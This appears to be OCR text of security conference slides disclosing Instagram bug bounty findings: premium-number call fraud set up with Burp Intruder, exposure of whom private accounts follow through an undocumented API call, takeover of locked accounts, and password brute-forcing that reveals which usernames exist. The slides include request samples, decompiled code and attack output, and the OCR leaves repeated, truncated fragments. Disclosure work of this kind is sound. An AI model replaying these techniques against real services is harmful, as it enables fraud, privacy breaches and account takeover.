Payload type: Numbers ▼ Request count: 60

Payload Options [Numbers]

This payload type generates numeric payloads within a given range an

Number range


Type: ● Sequential ○ Random

From: 1

To: 60

Step: 1

How many:


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater
1 × 6 × ...
Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the con

☑ Update Content-Length header

☑ Set Connection: close

Request Engine

These settings control the engine used for making HTTP


Number of threads: 5

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds): ● Fixed 30000

7. Steal Money via Premium Numbers



https://www.eurocall24.com/index.php?r=statistics%2Findex&fastSelectTime=&fromDate=2015-09-05&toDate=2015-09-05&yt

Calls statistics

Custom dates ▾ | 2015-09-05 | 2015-09-05


Range / Number	Payout	Calls	Total (min.)	Total payout	Avg. (min.)	Last call
44741813xxxx	0,0600 GBP / Min.	61	17:21	1,04 GBP	0:17	2015-09-05 17:56:30
Total		**61**	**17:21**	**1,04 GBP**		

7. Steal Money via Premium Numbers

> This is intentional behavior in our product. We do not consider it a security vulnerability, but we do have controls in place to monitor and mitigate abuse.

7. Steal Money via Premium Numbers

This is intentional urity vulnerability,
but we do have co



ROMA MMXVI | APPSEC EUROPE

7. Steal Money via Premium Numbers

This is intentiona vulnerability,
but we do have c


7. Steal Money via Premium Numbers

1 account	100 accounts
$2 / h	$200 / h
$48 / day	$4.800 / day
$1.440 / month	$144.000 / month

7. Steal Money via Premium Numbers


> Hello again! We'll be doing some fine-tuning of our rate limits and work on the service used for outbound calls in response to this submission, so this issue will be eligible for a whitehat bounty. You can expect an update from us again when the changes have been made. Thanks!
>
> ...
>
> After reviewing the issue you have reported, we have decided to award you a bounty of $2000 USD.

8. Private Account Users Following



```
direct_v2/
discover/su_refill/
fbsearch/topsearch/
/hashtag/
/hide/
media/%s/comment/bulk_delete/
/media_share/
/profile/
```

8. Private Account Users Following



```java
package com.instagram.android.feed.b.a;

import com.b.a.a.k;

public final class e extends c<be>
{
  private final com.instagram.user.e.a a;
  private final int b;

  public e(com.instagram.user.e.a parama)
  {
    this.a = parama;
    this.b = 5;
  }

  private static be b(k paramk)
  {
    return bf.a(paramk);
  }

  protected final String a()
  {
    return "discover/su_refill/";
  }

  public final void a(b paramb)
  {
    paramb.a("target_id", this.a.a().o());
    paramb.a("num", String.valueOf(this.b));
  }

  public final int b()
  {
    return com.instagram.common.a.b.a.c;
  }
}
```

```
'su_refill' - 4 matches in workspace
  Instagram 6.20.1
    src
      com
        instagram
          android
            feed
              b
                a
                  e.java
                    27: return "discover/su_refill/";
    diff.txt
    URLs.txt
    URLSonly.txt
```


8. Private Account Users Following

```
GET /api/v1/discover/su_refill/?target_id=2036044526 HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
Cookie:
sessionid=IGSCd064c22cd43d17a15dca6bc3a903cb18e8f9e292a859c9d1289ba268103ee5
63%3A1WJvjHstqAnPj0i5dcjVRpgcn3wCRQgk%3A%7B%22_token_ver%22%3A1%2C
%22_auth_user_id%22%3A2028428082%2C%22_token%22%3A%222028428082%3AYe
ZzCYWQLGD8D7d3NzFIbBiWlYJVVa7G%3A078ae8d72b72846a6431945fd59c38f1b04
b8f93dd6ec4b20165693e65b21915%22%2C%22_auth_user_backend%22%3A%22account
s.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A144103144
5.81182%2C%22_platform%22%3A1%7D; ds_user=pentestingvictim
```

8. Private Account Users Following


```
HTTP/1.1 200 OK
(…SNIP…)
{
        "status": "ok",
        "items": [
        {
                "caption": "",
                "social_context": "Based on follows",
                "user":
                {
                        "username": "springsteen",
                        "has_anonymous_profile_picture": false,
                        "profile_pic_url": "http:\/\/scontent-ams2-1.cdninstagram.com\/hphotos-xfa1\/t51.2885-
19\/11370983_1020871741276370_1099684925_a.jpg",
                        "full_name": "Bruce Springsteen",
                        "pk": "517058514",
                        "is_verified": true,
                        "is_private": false
                },
                "algorithm": "chaining_refill_algorithm",
                "thumbnail_urls": ["http:\/\/scontent-ams2-1.cdninstagram.com\/hphotos-xfa1\/t51.2885-
15\/s150x150\/e35\/11373935_872054516217170_419659415_n.jpg?"],
```

8. Private Account Users Following



After reviewing the issue you have reported, we have decided to award you a bounty of $2,500 USD.

9. Locked Account Takeover



https://www.instagram.com/integrity/checkpoint/checkpoint_logged_out_main/2280861430/?ne


@hdmi66

Verify Your Account

We noticed some unusual activity on your account. We'll send you a security code to verify your account.

9. Locked Account Takeover

- Verify account via Captcha: 1.099 accounts (0.1%)


Security Check • Instagram
https://www.instagram.com/integrity/checkpoint/checkpoint_logged_out_main/[redacted]
Instagram

Verify Your Account


Please enter the text below to verify your account and continue using Instagram.

Recaptcha

Type the words above:

9. Locked Account Takeover

- Verify account via email / SMS: 1.960 accounts (0.2%)



https://www.instagram.com/integrity/checkpoint/checkpoint_logged_out_main/[redacted]/


[redacted]

Verify Your Account

We noticed some unusual activity on your account. We'll send you a security code to verify your account.

9. Locked Account Takeover

- Update email address & verify: 1.690 accounts (0.17%)



Update Your Email Address ×
https://www.instagram.com/integrity/checkpoint/checkpoint_logged_out_main/

[redacted]

[redacted]

Update Your Email Address


We can't reach you at the email address on your account. Update it to keep your account secure.

Enter your email address

Update Email Address
Instagram

9. Locked Account Takeover

- Update phone number & verify: 38.808 accounts (3.88%)



https://www.instagram.com/integrity/checkpoint/checkpoint_logged_out_main/[redacted]

Verify Your Account


Enter your phone number. We'll text you a security code to make sure it's you.

Phone number: +61[redacted]

Your phone number will be added to your profile but won't be visible to anyone other than you. For additional information, please see our Privacy Policy

Instagram doesn't charge for this service. Standard messaging rates apply.


9. Locked Account Takeover



After reviewing the issue you have reported, we have decided to award you a bounty of $5,000 USD.

10. Authentication Credentials Brute-Force

1) Mobile Authentication Brute-force




Request	Payload	Status	Error	Timeout	Length	"message":"	Com
993	tinker	400	□	□	549	The password you entered is incorrect. Please try again.	
994	coyote	400	□	□	549	The password you entered is incorrect. Please try again.	
995	infinity	400	□	□	549	The password you entered is incorrect. Please try again.	
996	inside	400	□	□	549	The password you entered is incorrect. Please try again.	
997	pepsi	400	□	□	549	The password you entered is incorrect. Please try again.	
998	letmein1	400	□	□	549	The password you entered is incorrect. Please try again.	
999	bang	400	□	□	549	The password you entered is incorrect. Please try again.	
1000	control	400	□	□	549	The password you entered is incorrect. Please try again.	
1001	hercules	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1002	morris	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1003	james1	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1004	tickle	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1005	outlaw	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1006	browns	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1007	billybob	400	□	□	600	The username you entered doesn't appear to belong to an account. Please check your username and try	

```
HTTP/1.1 400 BAD REQUEST
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
X-Instagram-Ssl-Everywhere: True
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Date: Mon, 28 Dec 2015 00:25:48 GMT
Content-Type: application/json
Set-Cookie: csrftoken=038f0b264ff6ece726ef4123f8719a53; expires=Mon, 26-Dec-2016 00:25:48 GMT; Max-Age=31449600; Path=/
Connection: close
Content-Length: 136

{"status":"fail","message":"The username you entered doesn't appear to belong to an account. Please check your username and try again."}
```

10. Authentication Credentials Brute-Force

1) Mobile Authentication Brute-force



Request	Payload	Status	Error	Timeout	Length	"message":"	Comı
1990	michel	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1991	147258	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1992	female	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1993	bugger	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1994	buffett	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1995	bryan	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1996	hell	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1997	kristina	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1998	molson	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
1999	2020	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
2000	wookie	400	☐	☐	549	The password you entered is incorrect. Please try again.	
2001	sprint	400	☐	☐	600	The username you entered doesn't appear to belong to an account. Please check your username and try	
2002	thanks	400	☐	☐	549	The password you entered is incorrect. Please try again.	
